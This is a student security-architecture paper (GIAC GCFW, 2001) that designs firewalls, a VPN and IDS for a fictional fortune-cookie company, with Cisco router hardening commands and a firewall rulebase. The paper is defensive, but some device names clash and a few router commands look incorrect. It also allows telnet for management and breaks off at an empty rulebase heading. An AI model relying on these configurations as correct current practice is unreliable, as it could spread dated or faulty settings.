# Level Two – Firewalls and VPNS

## GCFW Practical Assignment Version 1.5d

May 18, 2001

Eric Waddell

# Table of Contents

# Assignment 1 - Security Architecture

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

# Project Overview

**Company Background**

GIAC Enterprises (GE) is a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings.  GE expects fortune cookie makers to purchase bulk fortunes through the use of their web site.

GE expects to acquire 22% of the fortune market in the first year, 47% in the second, and own a full 82% of the market by the end of their third year.

To help cut the cost of overhead created through partnerships, GIAC Enterprises recently acquired Peking Into Future (PIF), the current world-leading supplier of fortune cookie sayings.  The acquisition of PIF will enable GE to better meet the demand created by gaining heavy market share quickly.

Due to such aggressive growth and public exposure, GE has recognized the need for a robust yet highly secure computing and networking infrastructure that will be able to reinforce their current business objectives.

**Scope of Work**

**Functional requirements**

1) Customers must be able to connect to the web site via the url: www.fortunes.com.

2) Customers must have a simple yet secure way of accessing their account.

3) Customers must be able to purchase fortunes online via one of three payment options
   a) Credit Card
   b) Purchase Order
   c) Payment Broker

4) Resellers must be able to automatically and securely submit orders for processing.

5) Orders must be processed for billing and payment then immediately transmitted to PIF for order fulfillment and shipping.

6) Confirmation or denial of reseller orders should happen immediately after order is placed.

7) Confirmation or denial of customer orders should happen immediately via two methods:
   a) Message via browser
   b) Email to the customer

8) All orders should be processed and ready to ship 30 minutes from the instant the order is confirmed.

**Scope of Work**
(continued)

**Security Requirements**

**fortunes.com network**

1) All confidential information passed to or from the website must be encrypted via 128-bit SSL encryption. Confidential information includes but is not limited to:
    a) General customer information (name, address, telephone)
    b) Customer discount information
    c) Customer payment information
    d) Customer login information
    e) Customer site preferences

2) All customer accounts will be accessed via a username and password. Customers will choose their usernames and passwords during registration. Passwords will be generated by the customer with the use of a password wizard to ensure that the passwords adhere to the following restrictions:
    a) At least eight characters in length
    b) Must have at least two capitalized letters
    c) Must have at least two lowercase letters
    d) Must have at least two numbers
    e) Must differ from the username by at least four characters

3) All transactions between resellers and GE must be encrypted via a 3DES-encrypted VPN.

4) Each network must be restricted from every other network by the use of a firewall

5) The only traffic permissible from the internet community should be:
    a) Connection to the fortunes.com web servers via HTTP (TCP port 80) and HTTPS (TCP port 443).
    b) DNS queries to the public DNS server via Domain UDP (UDP port 53)

**Scope of Work** (continued)

**Security Requirements**

**fortunes.com network** (continued)

6) The only traffic permissible from the PIF networks should be:
   Connection to the order placement system to confirm that the order was accepted via MQSeries (TCP port 1414, UDP port 1414)

7) The only traffic permissible from resellers
   Connection to the order processing systems via MQSeries (TCP port 1414, UDP port 1414)

8) A separate network will exist for the sole purpose of managing all systems on both the GE network as well as all servers on the fortunes.com network. This network will have unrestricted access to the fortunes.com networks after strong two-factor authentication at the firewall.

9) All systems will be remotely managed via secure shell.

10) Users logging on to the system will be required to authenticate via strong two-factor authentication.

11) No email will be sent to the fortunes.com domain. All correspondence will be transferred via the use of web forms that will then be sent to the appropriate email addresses at GE.

12) Each network must contain network and system intrusion detection that log back to a central intrusion detection management server.

13) Logging for each server must be directed to a central logging server residing in a separate protected network.

**Scope of Work** (continued)

**Security Requirements** (continued)

**GIAC Enterprises network**

1) Each network must be restricted from every other network by the use of a firewall

2) The only traffic permissible from the internet community should be:
    a) Connection to the GE web servers via HTTP (TCP port 80).
    b) DNS queries to the GE public DNS server via Domain UDP (UDP port 53)
    c) Connection to the GE external mail relay via SMTP (tcp port 25)

3) A separate network will exist for the sole purpose of managing all systems on both the GIAC Enterprise network as well as all servers on the fortunes.com network. This network will have unrestricted access to the fortunes.com networks after strong two-factor authentication at the firewall

4) GE will have internal systems for development. These development systems will need to upload their data to the quality assurance network.

5) The QA network will need ftp as well as secure shell access to the fortunes.com production network for the purpose of uploading new files, installing/upgrading software.

6) GE internal employees will be able to establish the following type of connections to the Internet:
    a) HTTP
    b) HTTPS
    c) POP3
    d) IMAP4
    e) FTP

**Scope of Work** (continued)

**Security Requirements**

**GIAC Enterprises network** (continued)

7) All systems will be remotely managed via secure shell.

8) Users logging on to the system will be required to authenticate via strong two-factor authentication.

9) Each network must contain network and system intrusion detection that log back to a central intrusion detection management server.

10) Logging for each server must be directed to a central logging server residing in a separate protected network.

**Peking Into Future network**

1) PIF will be responsible for managing their networks and servers.

2) Each network must be restricted from every other network by the use of a firewall

3) The only traffic permissible from the internet community should be:
    a. Connection to the PIF web servers via HTTP (TCP port 80).
    b. DNS queries to the PIF public DNS server via Domain UDP (UDP port 53)
    c. Connection to the PIF external mail relay via SMTP (tcp port 25)

**Scope of Work** (continued)

**Security Requirements**

**Peking Into Future network** (continued)

4) A separate network will exist for the sole purpose of managing all systems for the PIF network. This network will have unrestricted access to the PIF networks after strong two-factor authentication at the firewall.

5) PIF internal employees will be able to establish the following type of connections to the Internet:
   a) HTTP
   b) HTTPS
   c) POP3
   d) IMAP4
   e) FTP

6) All systems will be remotely managed via secure shell.

7) Users logging on to the system will be required to authenticate via strong two-factor authentication.

8) Each network must contain network and system intrusion detection that log back to a central intrusion detection management server.

9) Logging for each server must be directed to a central logging server residing in a separate protected network.

## Detailed Design

**Network Overview**

**1) fortunes.com Network**

The fortunes.com network will contain all of the servers and network equipment required to successfully allow for the transaction of electronic order placement and fulfillment either by end users via the web site or resellers via the VPN.  This network will have internet connectivity via an ISP not yet determined (ISP A). The fortunes.com network will consist of eight (8) smaller networks for the purpose of “separation of duties” and “risk containment”:

a. *Internet perimeter network*
   Network between ISP A and the external firewall (firewall-01).

b. *Reseller VPN network*
   Network that contains the VPN equipment that allows resellers to make encrypted connections to the fortunes.com network

c. *Peking Into Future perimeter network*
   Network between PIF partner WAN connection and external firewall

d. *Supplier network*
   Network containing equipment that will communicate with the PIF network

e. *Reseller network*
   Network containing equipment that will communicate with the resellers via an encrypted VPN.

f. *Public Services network*
   *Network containing equipment* that will be directly accessible via the Internet.

**Network Overview** (continued)

g. *Data Base / Processing network*

Network containing equipment not directly accessible by any external networks. This network will communicate with the other internal networks for processing and tracking orders.

h. *Management perimeter*

Network that contains all the servers and systems used for network and systems management

**Network Overview** (continued)

**2) GIAC Enterprises Network**

The GE network will contain all of the servers and network equipment required to successfully work necessary to support the company as a whole . This network will have internet connectivity via an ISP not yet determined (ISP B). The GEnetwork will consist of six (6) smaller networks for the purpose of “separation of duties” and “risk containment”:

a. *Internet perimeter network*
   Network between ISP A and the external firewall (firewall-03).

b. *GE Internal network*
   Network that contains the workstations of individual employees as well as systems required for internal processing of overhead applications such as human resources, accounting, etc.

c. *Development network*
   Network containing all servers and workstations required for development of fortunes.com.

d. *QA network*
   Network containing systems that mirror the fortunes.com network for the purpose of quality assurance of all new development work before it is implemented into production.

e. *Management Perimeter*
   Network that contains all the servers and systems used for network and systems management

f. *Public Services network*
   Network containing equipment that will be directly accessible via the Internet.

**Network Overview** (continued)

**3) Management Network**

The management network will reside between the fortunes.com network and the GIAC Enterprises network. This will allow the management network quick, unrestricted access to either network for the purpose of managing all equipment on both networks

**4) Peking Into Future Network**

The PIF network houses all servers and equipment necessary for manufacturing fortunes, receiving orders, and shipping those orders to the final destination. The PIF network consists of six (6) smaller networks for the purpose of "separation of duties" and "risk containment":

a. *Internet perimeter network*

   Network between ISP C and the external firewall (firewall-05).

b. *PIF Internal network*

   Network that contains the workstations of individual employees as well as systems required for internal processing of overhead applications such as human resources, accounting, etc.

c. *Manufacturing network*

   Network containing all servers and workstations directly required for manufacturing fortune cookie sayings.

.

**Network Overview** (continued)

d. *Processing Network*


Network containing systems that required for receiving,  processing and shipping orders

e. *Management Network*

Network that contains all the servers and systems used for network and systems management

f. *Public Services network*

Network containing equipment that will be directly accessible via the Internet


ISP C
router-06
Paking Into Future
Network
public services
network
firewall-06
router-05
PII Internal
firewall-04
manufacturing
network
processing
network
management
network
fortunes.com
Network
ISP A
router-01
router-02
firewall-01
vpn-01
Reseller A
Reseller B
Reseller C
supplier
network
firewall-02
reseller
network
public services
network
Database /
Processing
Network
Management
Network
router-03
management
network
ISP B
router-04
firewall-03
public
services
network
GIAC
Enterprises
internal
network
development
QA network
GIAC Enterprises
Network

**fortunes.com Network**

The fortunes.com network will connect to the ISP (ISP A) via a full T3 line. The T3 line will connect directly to a Cisco Catalyst 3600 series router (router-01).

The Ethernet side of the router will connect directly to a Nokia IP650 (firewall-01) running CheckPoint FireWall-1 4.1 firewall software.

Firewall-01

This firewall will have three additional network connections:

*VPN network*

The VPN network will contain a Nokia IP650 running CheckPoint VPN-1 4.1

*PIF Perimeter network*

The PIF Perimeter interface will connect to a Cisco 3600 router (router-02) which will connect to the PIF network via a full T1 line.

*Internal fortunes.com network*

This interface will connect to another Nokia IP650 (firewall-02) running CheckPoint FireWall-1 4.1 firewall software.

Firewall-02

This firewall contains all the internal networks for fortunes.com. The firewall has six (6) Ethernet interfaces that connect to the following networks:

*Supplier Network*
*Reseller Network*
*Database / Processing Network*
*Management Network*

Each network will have an ISS RealSecure network Intrusion Detection System (IDS) that will watch the network for possible break-in attempts. The IDS systems will log all data to a central IDS Management server residing in the Management Network.

**GIAC Enterprises Network**

The GE network will connect to the ISP (ISP B) via a full T1 line. The T1 line will connect directly to a Cisco Catalyst 2600 series router (router-04).

The Ethernet side of the router will connect directly to a Nokia IP440 (firewall-03) running CheckPoint FireWall-1 4.1 firewall software.

Firewall-03

This firewall will have five additional network connections:

*Development Network*

*QA Network*

*Public Services Network*

*GE Internal Network*

Each network will have a network Intrusion Detection System (IDS) that will watch the network for possible break-in attempts. The IDS systems will log all data to a central IDS Management server residing in the Management Network.

**Management Network**

The Management network will reside between firewall-02 and firewall-03. This network will contain a Cisco Catalyst 2600 series router (router-04). This router will have three ethernet interfaces:

Interface 0: connects directly to firewall-02
Interface 1: connects directly to firewall-03
Interface 2: connects to the management network

This network will have a an ISS RealSecure network Intrusion Detection System (IDS) that will watch the network for possible break-in attempts. The IDS systems will log all data to a central IDS Management server residing in the Management Network.

### Peking Into Future Network

The PIF network will connect to the ISP (ISP C) via a full T1 line.  The T1 line will connect directly to a Cisco Catalyst 2600 series router (router-06).

The Ethernet side of the router will connect directly to a Nokia IP440 (firewall-05) running CheckPoint FireWall-1 4.1 firewall software.

Firewall-05

This firewall will have two additional network connections:

*Public Services Network*

This network will house an email relay, DNS server, virus scanning server, and a WWW server.

*Internal PIF Network*

The PIF network will contain a second firewall (firewall-05) that will segment internal networks as well as provide protection to and from the fortunes.com network

Firewall-05

This firewall will connect to five (5) networks:

*fortunes.com WAN Network*

This interface will connect directly to a Cisco 3600 series router that will enable connection over a private T1 to the fortunes.com network

*Manufacturing Network*
*Management Network*
*Processing Network*
*PIF Internal Network*

Each network will have an ISS RealSecure network Intrusion Detection System (IDS) that will watch the network for possible break-in attempts.  The IDS systems will log all data to a central IDS Management server residing in the PIF Management Network.

**Network IP Scheme**

**future.com Network (172.16.0.0 / 16)**

| | |
|---|---|
| Internet perimeter | 172.16.2.0 / 24 |
| PIF perimeter | 172.16.4.0 / 24 |
| reseller VPN | 172.16.6.0 / 24 |
| supplier network | 172.16.8.0 / 24 |
| reseller network | 172.16.10.0 / 24 |
| public services network | 172.16.12.0 / 24 |
| database / processing network | 172.16.14.0 / 24 |
| firewall-01 to firewall-02 | 172.16.16.0 / 24 |
| firewall-02 to router-03 | 172.16.18.0 / 24 |
| external public address space | 208.45.139.48 / 28 |

**Management Network (172.17.0.0 / 16)**

| | |
|---|---|
| management systems | 172.17.1.0 / 24 |

**GIAC Enterprises Network (172.18.0.0 / 16)**

| | |
|---|---|
| Internet perimeter | 172.18.2.0 / 24 |
| GE internal network | 172.18.4.0 / 24 |
| development network | 172.18.6.0 / 24 |
| QA network | 172.18.8.0 / 24 |
| public services network | 172.18.10.0 / 24 |
| firewall-03 to router-03 | 172.18.12.0 / 24 |
| external public address space | 208.32.201.96 / 28 |

**Peking Into Future Network (172.19.0.0 / 16)**

| | |
|---|---|
| Internet perimeter | 172.19.2.0 / 24 |
| public services network | 172.19.4.0 / 24 |
| PIF internal network | 172.19.6.0 / 24 |
| manufacturing network | 172.19.8.0 / 24 |
| processing network | 172.19.10.0 / 24 |
| PIF management network | 172.19.16.0 / 24 |
| future.com perimeter | 172.19.18.0 / 24 |
| router-05 to router-02 | 172.19.20.0 / 24 |
| external public address space | 207.168.206.144 / 28 |

# Assignment 2 - Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

**router-01 requirements**

- Disable finger to keep from giving away unnecessary information
- Disable maintenance operation mode to prevent administrative access by unknown users
- Disable ICMP unreachable messages so that an attacker can not gain information about types of protocols allowed on the network
- Disable services such as chargen, discard and echo
- router should not proxy ARP due to insecure routing information being passed through this service
- Disable redirect messages that may be used to gain additional routing information
- Disable CDP
- Disable ip source routing that could be used to spoof the packet origin
- Disable multicast caching to prevent multicast vulnerabilities
- Deny access from packets with the source addresses in the RFC-1918 address range

# Router Configuration Tutorial

To properly configure router-01 to meet the above mentioned requirements:

Connect a serial/console cable to the router and a system with a terminal application
Open a terminal application and connect to the router
Type the following Commands

```
Router# enable
```

*type the "enable password"*

```
Router# config t
Router(config)#no service finger
Router(config)#no mop enabled
Router(config)#no ip unreachables
Router(config)#no service tcp-small-servers
Router(config)#no service udp-small-servers
Router(config)#no ip proxy-arp
Router(config)#no ip redirects
Router(config)#no cdp enabled
Router(config)#no ip source-route
Router(config)#no ip mroute-cache

Router(config)#Access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
Router(config)#Access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
Router(config)#Access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
Router(config)#Access-list 101 deny ip 172.16.0.0 0.0.255.255 any log
Router(config)#Access-list 101 deny ip host 0.0.0.0 any log
Router(config)#Access-list 101 deny ip 224.0.0.0 0.255.255.255 any log
Router(config)#ip access-group 101 in
```

**firewall-01 requirements:**

- Management network should be able to access any system through this firewall via secure-shell and telnet.

- Management network should be able to manage this firewall via the CheckPoint Management GUI.

- Other than the management network accessing the firewall, no other connections should be allowed to the firewall.

- The Internet should be able to have access to the DNS server to do Domain-UDP for DNS queries. The firewall will use static translation to allow the Internet to be able to route to the server.


- The web servers for fortune.com will be configured in a load-balanced farm. The load balancers will accept all connections on a single IP address. The Internet should be allowed to access this IP address via HTTP and HTTPS. The firewall will use static translation to allow the Internet to be able to route to the farm.

- Resellers need to be able to send MQSeries messages to the data processing servers in the reseller network.

- The PIF processing network will be required to send MQSeries messages to the supplier network as well as receive MQSeries messages from the supplier network

- All other traffic should be dropped.

# firewall-01 rulebase




| No. | Source | Destination | Service | Action | Track | Install On |
|---|---|---|---|---|---|---|
| 1 | Management | Any | SSH<br>telnet<br>FireWall1 | accept | Long | firewall-01 |
| 2 | Any | firewall-01 | Any | drop | Long | firewall-01 |
| 3 | Any | fortunes-DNS_Server | domain-udp | accept | Long | firewall-01 |
| 4 | Any | fortune-web_farm | http<br>https | accept | Long | firewall-01 |
| 5 | fortunes-resller_VPN | fortunes-reseller | MQSeriesUDP<br>MQSeries | accept | Long | firewall-01 |
| 6 | fortunes-supplier<br>PIF-processing | PIF-processing<br>fortunes-supplier | MQSeries<br>MQSeriesUDP | accept | Long | firewall-01 |
| 7 | Any | Any | Any | drop | Long | firewall-01 |

**firewall-02 requirements:**

- Management network should be able to access any system through this firewall via secure-shell and telnet.
- Management network should be able to manage this firewall via the CheckPoint Management GUI.
- Other than the management network accessing the firewall, no other connections should be allowed to the firewall.
- The Internet should be able to have access to the DNS server to do Domain-UDP for DNS queries. The firewall will use static translation to allow the Internet to be able to route to the server.
- The web servers for fortune.com will be configured in a load-balanced farm. The load balancers will accept all connections on a single IP address. The Internet should be allowed to access this IP address via HTTP and HTTPS. The firewall will use static translation to allow the Internet to be able to route to the farm.
- Resellers need to be able to send MQSeries messages to the data processing servers in the reseller network.
- The PIF processing network will be required to send MQSeries messages to the supplier network as well as receive MQSeries messages from the supplier network
- The supplier network and the database / processing network need to communicate to each other via SQL and MQSeries messages
- The reseller network and the database / processing network need to communicate to each other via SQL and MQSeries messages
- The quality assurance network will need to get to each network for updating the systems to the latest revisions of code. The QA network will need ftp, telnet, and secure-shell access.
- All other traffic should be dropped.

# firewall-02 rulebase



